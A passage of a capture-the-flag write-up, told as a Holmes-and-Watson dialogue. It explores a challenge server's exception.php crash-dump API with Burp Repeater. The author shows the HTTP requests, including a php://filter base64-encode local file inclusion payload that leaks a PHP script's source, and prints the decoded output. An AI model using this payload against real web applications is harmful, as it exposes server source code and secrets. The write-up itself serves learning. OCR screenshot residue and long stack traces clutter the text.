com.android.internal.os.ZygoteInit.main(ZygoteInit.java:755)\n","model":"Custom Tablet - 7.0.0 - API
24 - 1536x2048","sdkint":"24","device":"vbox86p","product":"vbox86p","lversion":"4.4.34-
genymotion","vmheapsz":"178028928","vmallocmem":"161379808","vmheapszlimit":"268435456","natallocmem
":"12116704","cpuusage":"0.022058824","totalstor":"2080194560","freestor":"1313550336","busystor":"7
66644224","udid":"cf90cd99b2381934"}}
```

The reponse of the ex server was:

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 23 Dec 2016 22:02:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 81

{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-oc524X.php"
}
```

"Oh look Holmes! Something must have been created on the server in the docs folder!" I tried opening the link http://ex.northpolewonderland.com/docs/crashdump-oc524X.php and found it to print exactly the stacktrace we saw above.




```
{ "message": "Canvas: trying to draw too large(113246208bytes) bitmap.", "lmessage": "Canvas: trying to draw too large(113246208bytes) bitmap.", "strace":
"java.lang.RuntimeException: Canvas: trying to draw too large(113246208bytes) bitmap.\n\tat
android.view.DisplayListCanvas.throwIfCannotDraw(DisplayListCanvas.java:260)\n\tat android.graphics.Canvas.drawBitmap(Canvas.java:1415)\n\tat
android.graphics.drawable.BitmapDrawable.draw(BitmapDrawable.java:545)\n\tat android.widget.ImageView.onDraw(ImageView.java:1286)\n\tat
android.view.View.draw(View.java:17067)\n\tat android.view.View.updateDisplayListIfDirty(View.java:16049)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.draw(View.java:17070)\n\tat com.android.internal.policy.DecorView.draw(DecorView.java:751)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16049)\n\tat android.view.ThreadedRenderer.updateViewTreeDisplayList(ThreadedRenderer.java:656)\n\tat
android.view.ThreadedRenderer.updateRootDisplayList(ThreadedRenderer.java:662)\n\tat android.view.ThreadedRenderer.draw(ThreadedRenderer.java:770)\n\tat
android.view.ViewRootImpl.draw(ViewRootImpl.java:2796)\n\tat android.view.ViewRootImpl.performDraw(ViewRootImpl.java:2604)\n\tat
android.view.ViewRootImpl.performTraversals(ViewRootImpl.java:2211)\n\tat android.view.ViewRootImpl.doTraversal(ViewRootImpl.java:1246)\n\tat
android.view.ViewRootImpl$TraversalRunnable.run(ViewRootImpl.java:6301)\n\tat android.view.Choreographer$CallbackRecord.run(Choreographer.java:871)\n\tat
android.view.Choreographer.doCallbacks(Choreographer.java:683)\n\tat android.view.Choreographer.doFrame(Choreographer.java:619)\n\tat
android.view.Choreographer$FrameDisplayEventReceiver.run(Choreographer.java:857)\n\tat android.os.Handler.handleCallback(Handler.java:751)\n\tat
android.os.Handler.dispatchMessage(Handler.java:95)\n\tat android.os.Looper.loop(Looper.java:154)\n\tat android.app.ActivityThread.main(ActivityThread.java:6077)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:865)\n\tat
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:755)\n", "model": "Custom Phone - 7.0.0 - API 24 - 768x1280", "sdkint": "24", "device": "vbox86p", "product":
"vbox86p", "lversion": "4.4.34-genymotion", "vmheapsz": "135789600", "vmallocmem": "119229928", "vmheapszlimit": "268435456", "natallocmem": "12694160",
"cpuusage": "0.014492754", "totalstor": "2080194560", "freestor": "1313550336", "busystor": "766644224", "udid": "e9e7fb280ffc00c7" }
```

"Hm, let’s have another look at the JSON request, Watson. You see the first parameter 'operation'? Maybe there are other values possible? Put the request into the ‘Repeater’ module and try sending the request with the operation parameter set to ‘foobar’!"

I did as requested but this time the server responded with:

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 28 Dec 2016 18:04:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 82

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

Well now we're going somewhere! I changed 'foobar' to 'ReadCrashDump' and started the application again. This time the server was complaining that the 'crashdump' parameter was not set.



Burp Suite Free Edition v1.7.14 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ×
Go
Cancel
Target: http://ex.northpolewonderland.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Type a search term
0 matches
Done
204 bytes | 160 millis

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Phone -
7.0.0 - API 24 - 768x1280 Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 3869

{"operation":"ReadCrashDump","data":{"message":"Canvas: trying
to draw too large(113246208bytes) bitmap.","lmessage":"Canvas:
trying to draw too large(113246208bytes)
bitmap.","strace":"java.lang.RuntimeException: Canvas: trying
to draw too large(113246208bytes) bitmap.\n\tat
android.view.DisplayListCanvas.throwIfCannotDraw(DisplayListCanv
as.java:260)\n\tat
android.graphics.Canvas.drawBitmap(Canvas.java:1415)\n\tat
android.graphics.drawable.BitmapDrawable.draw(BitmapDrawable.jav
a:545)\n\tat
android.widget.ImageView.onDraw(ImageView.java:1286)\n\tat
android.view.View.draw(View.java:17067)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16049)\n\ta
t android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\ta
t android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 13:20:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

Fatal error! JSON key 'crashdump' must be set.
```

As it turned out, the parameter had to go into the data structure and all the rest could be left out.


It seems that we were able to read back the crashdump file using this call, but this wasn't really necessary as we could have a look at the file directly on the server.


Burp Suite Free Edition v1.7.14 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://ex.northpolewonderland.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
4.094 bytes | 131 millis

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0;
Custom Phone - 7.0.0 - API 24 - 768x1280 Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 70

{"operation":"ReadCrashDump","data":{"crashdump":
"crashdump-oc524X"}}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 13:21:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 3935

{
    "message": "Canvas: trying to draw too
large(113246208bytes) bitmap.",
    "lmessage": "Canvas: trying to draw too
large(113246208bytes) bitmap.",
    "strace": "java.lang.RuntimeException: Canvas:
trying to draw too large(113246208bytes)
bitmap.\n\tat
android.view.DisplayListCanvas.throwIfCannotDraw(Displ
ayListCanvas.java:260)\n\tat
android.graphics.Canvas.drawBitmap(Canvas.java:1415)\n
\tat
android.graphics.drawable.BitmapDrawable.draw(BitmapDr
awable.java:545)\n\tat
android.widget.ImageView.onDraw(ImageView.java:1286)\n
\tat android.view.View.draw(View.java:17067)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:1
6049)\n\tat
android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\
n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:355
0)\n\tat
```

"Do you remember the blog post about the PHP filters Holmes? Maybe we can use it to download the script that dumps the stacktrace itself?" - "How would you try to achieve this Watson?" - "Like in the blog post! We could pipe the crashdump parameter through the base64 encoder?" - "Nice plan Watson. Try it".



SANS Penetration Testing

07 Dec 2016

Getting MOAR Value out of PHP Local File Include Vulnerabilities

0 comments Posted by eskoudis
Filed under (no category specified)
By Jeff McJunkin


Wouldn't web application penetration testing be easier if you could look at the source code? Well, when looking to expand my web app pen testing skills, my good friend and co-worker, Josh Wright, mentioned a

Categories

- Anomaly Analysis (1)
- Anti-Virus Evasion (7)
- Backdoor (2)
- Challenges (26)
- Cheatsheet (2)
- cloud (2)
- Conferences (4)
- Cryptography (4)
- CyberCity (1)
- Databases (1)
- Enumeration (2)
- Exploit Development (4)
- File Analysis (2)
- fuzzing (1)
- Infrastructure (3)
- Introduction (2)
- Legal Issues (1)

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Tablet - 7.0.0 - API 24 - 1536x2048
Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 109

{"operation":"ReadCrashDump","data":{"crashdump":"php://filter/convert.base64-
encode/resource=crashdump-oc524X}}
```

And this time the server responded back with the following text.




```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0;
Custom Phone - 7.0.0 - API 24 - 768x1280 Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 114

{"operation":"ReadCrashDump","data":{"crashdump":
"php://filter/convert.base64-encode/resource=crashdump-
oc524X"}}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 13:27:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 5268
```


```
PD9waHAgcHJpbnQoJ3sKICAgICJtZXNzYWdlIjogIkNhbnZhczogdHJ5aW5nIHRvIGRyYXcgdG9vIGxhcmdlKDExMzI0NjI
w0GJ5dGVzKSBiaXRtYXAuIiwKICAgICJsbWVzc2FnZSI6ICJDYW52YXM6IHRyeWluZyB0byBkcmF3IHRvbyBsYXJnZSgxMT
MyNDYyMDhieXRlcykgYml0bWFwLiIsCiAgICAic3RyYWNlIjogImphdmEubGFuZy5SdW50aW1lRXhjZXB0aW9uOiBDYW52Y
XM6IHRyeWluZyB0byBkcmF3IHRvbyBsYXJnZSgxMTMyNDYyMDhieXRlcykgYml0bWFwLlxuXHRhdCBhbmRyb2lkLnZpZXcu
RGlzcGxheUxpc3RDYW52YXMudGhyb3dJZkNhbm5vdERyYXcoRGlzcGxheUxpc3RDYW52YXMuamF2YToyNjApXG5cdGF0IGF
uZHJvaWQuZ3JhcGhpY3MuQ2FudmFzLmRyYXdCaXRtYXAoQ2FudmFzLmphdmE6MTQxNSlcblx0YXQgYW5kcm9pZC5ncmFwaG
ljcy5kcmF3YWJsZS5CaXRtYXBEcmF3YWJsZS5kcmF3KEJpdG1hcERyYXdhYmxlLmphdmE6NTQ1KVxuXHRhdCBhbmRyb2lkL
ndpZGdldC5JbWFnZVZpZXcub25EcmF3KEltYWdlVmlldy5qYXZhOjEyODYpXG5cdGF0IGFuZHJvaWQudmlldy5WaWV3LmRy
YXcoVmlldy5qYXZhOjE3MDY3KVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlldy51cGRhdGVEaXNwbGF5TGlzdElmRGlydHkoVml
ldy5qYXZhOjE2MDQ5KVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlldy5kcmF3KFZpZXcuamF2YToxNjgzMylcblx0YXQgYW5kcm
9pZC52aWV3LlZpZXdHcm91cC5kcmF3Q2hpbGQoVmlld0dyb3VwLmphdmE6Mzc2NClcblx0YXQgYW5kcm9pZC52aWV3LlZpZ
XdHcm91cC5kaXNwYXRjaERyYXcoVmlld0dyb3VwLmphdmE6MzU1MClcblx0YXQgYW5kcm9pZC52aWV3LlZpZXcudXBkYXRl
RGlzcGxheUxpc3RJZkRpcnR5KFZpZXcuamF2YToxNjA0NClcblx0YXQgYW5kcm9pZC52aWV3LlZpZXcuZHJhdyhWaWV3Lmp
hdmE6MTY4MzMpXG5cdGF0IGFuZHJvaWQudmlldy5WaWV3R3JvdXAuZHJhd0NoaWxkKFZpZXdHcm91cC5qYXZhOjM3NjQpXG
5cdGF0IGFuZHJvaWQudmlldy5WaWV3R3JvdXAuZGlzcGF0Y2hEcmF3KFZpZXdHcm91cC5qYXZhOjM1NTApXG5cdGF0IGFuZ
HJvaWQudmlldy5WaWV3LnVwZGF0ZURpc3BsYXlMaXN0SWZEaXJ0eShWaWV3LmphdmE6MTYwNDQpXG5cdGF0IGFuZHJvaWQu
dmlldy5WaWV3LmRyYXcoVmlldy5qYXZhOjE2ODMzKVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlld0dyb3VwLmRyYXdDaGlsZCh
WaWV3R3JvdXAuamF2YTozNzY0KVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlld0dyb3VwLmRpc3BhdGNoRHJhdyhWaWV3R3JvdX
AuamF2YTozNTUwKVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlldy51cGRhdGVEaXNwbGF5TGlzdElmRGlydHkoVmlldy5qYXZh0
jE2MDQ0KVxuXHRhdCBhbmRyb2lkLnZpZXcuVmlldy5kcmF3KFZpZXcuamF2YToxNjgzMylcblx0YXQgYW5kcm9pZC52aWV3
LlZpZXdHcm91cC5kcmF3Q2hpbGQoVmlld0dyb3VwLmphdmE6Mzc2NClcblx0YXQgYW5kcm9pZC52aWV3LlZpZXdHcm91cC5
kaXNwYXRjaERyYXcoVmlld0dyb3VwLmphdmE6MzU1MClcblx0YXQgYW5kcm9pZC52aWV3LlZpZXcudXBkYXRlRGlzcGxheU
```

Which, turned out to be the source of the actual crashdump-oc524X.php script in base64 encoded form. After we piped it through a base64 decoder we saw that it was printing the stacktrace that we had already seen.



Intruder Repeater Window Help
get Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Params Headers
Converted text
Copy to clipboard
Close
0 matches
Type a search term
0 matches

```
<?php print('{
    "message": "Canvas: trying to draw too large(113246208bytes) bitmap.",
    "lmessage": "Canvas: trying to draw too large(113246208bytes) bitmap.",
    "strace": "java.lang.RuntimeException: Canvas: trying to draw too large(113246208bytes) bitmap.\n\tat
android.view.DisplayListCanvas.throwIfCannotDraw(DisplayListCanvas.java:260)\n\tat
android.graphics.Canvas.drawBitmap(Canvas.java:1415)\n\tat
android.graphics.drawable.BitmapDrawable.draw(BitmapDrawable.java:545)\n\tat
android.widget.ImageView.onDraw(ImageView.java:1286)\n\tat android.view.View.draw(View.java:17067)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16049)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat android.view.View.draw(View.java:17070)\n\tat
```



FACEPALM
Because expressing how dumb that was in words just doesn't work.

